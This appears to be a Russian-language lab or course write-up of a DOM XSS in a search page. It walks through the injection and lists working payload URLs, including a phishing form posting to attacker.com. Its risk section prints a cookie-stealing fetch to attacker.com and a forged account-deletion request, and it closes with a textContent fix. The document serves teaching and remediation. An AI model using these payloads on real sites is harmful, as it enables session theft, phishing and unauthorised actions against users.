
Задание 7

Разбор решения


URL уязвимого ресурса: http://62.173.140.174:36101
Тип уязвимости: DOM XSS

1. Экран браузера в момент срабатывания PoC




2. Шаги воспроизведения


- Ищем “точку входа” и контекст. Для этого попробуем ввести любой текст в строку поиска и поискать его в html через инструменты разработчика.
- Видим, что вводимая строка добавляется в верстку



- Попытаемся найти источник. Раз значение подставляется из URL, возможно, тут используется `location`




- Видим контекст. Предполагаем возможный PoC. Например, можно сразу сделать вывод, что `<script>fetch(…)</script>` не подойдет, так как браузер блокирует в `innerHTML` эти теги.
- Введем в поиск `<img src=x onerror="alert(document.domain)">`





3. Использованные полезные нагрузки (payloads)

- http://62.173.140.174:36101/?q=%3Cimg+src%3Dx+onerror%3D%22alert%28document.domain%29%22%3E



- http://62.173.140.174:36101/?q=%3Cdiv+style%3D%22position%3A+absolute%3B+z-index%3A+100%3B+width%3A+100vw%3B+height%3A+100vh%3B+top%3A0%3B+right%3A0%22+onclick%3D%22alert%28document.domain%29%22%3E%3C%2Fdiv%3E






Данный PoC добавляет `<div>` элемент, растянутый на весь экран. При клике на любое место на странице – произойдет срабатывание вредоносного скрипта.

- http://62.173.140.174:36101/?q=%3Cform+action%3D%22https%3A%2F%2Fattacker.com%22+style%3D%22position%3A+relative%3Bz-index%3A+100%3Bmargin-top%3A+-20px%3B%2F*+background%3A+var%28--bg%29%3B+*%2F%22%3E%3Cp+class%3D%22subtitle%22+style%3D%22background%3A+aliceblue%3Bwidth%3A+fit-content%3B%22%3E%D0%94%D0%BB%D1%8F+%D0%BA%D0%BE%D1%80%D1%80%D0%B5%D0%BA%D1%82%D0%BD%D0%BE%D0%B3%D0%BE+%D0%BF%D0%BE%D0%B8%D1%81%D0%BA%D0%B0+%D0%B2%D0%B2%D0%B5%D0%B4%D0%B8%D1%82%D0%B5+%D0%BF%D0%B0%D1%80%D0%BE%D0%BB%D1%8C%21%3C%2Fp%3E%3Cinput+placeholder%3D%22%D0%92%D0%B2%D0%B5%D0%B4%D0%B8%D1%82%D0%B5+%D0%BF%D0%B0%D1%80%D0%BE%D0%BB%D1%8C%22+style%3D%22+++++border%3A+1px+%23e5e7eb+solid%3B+++++border-radius%3A+12px%3B+++++width%3A+100%25%3B+++++padding%3A+14px%3B+%22%3E%3C%2Fform%3E

  Данный PoC добавляет фишинговую форму на сайт. Для более короткой ссылки можно воспользоваться различными сервисами для коротких ссылок.



4. Краткий разбор риска.

В реальном приложении, при знании эндпоинтов сервиса, можно выполнить от имени пользователя различные действия.

- Украсть cookie пользователя:
  `?q=<img src=1 onerror="fetch('https://attacker.com?c='+document.cookie)">`
  `Сработает, если cookie хранятся не безопасно (без HttpOnly)`
- Удалить аккаунт, выложить пост и т. д. Все зависит от возможностей сервиса.
  `<fetch('/api/deleteAccount', { method: 'POST' })`
- Фишинг внутри сайта. Добавить форму атакующего на сайт, отправить ссылку жертве, жертва введет данные в форму злоумышленника, думая, что вводит данные для доверенного сервиса.
  `<form action="https://attacker.com"><input placeholder="Введите пароль"></form>`

5. Как исправить?

Использовать для вывода текста более безопасный вариант, который по умолчанию будет экранировать ввод. Вместо `innerHTML` используем `textContent`.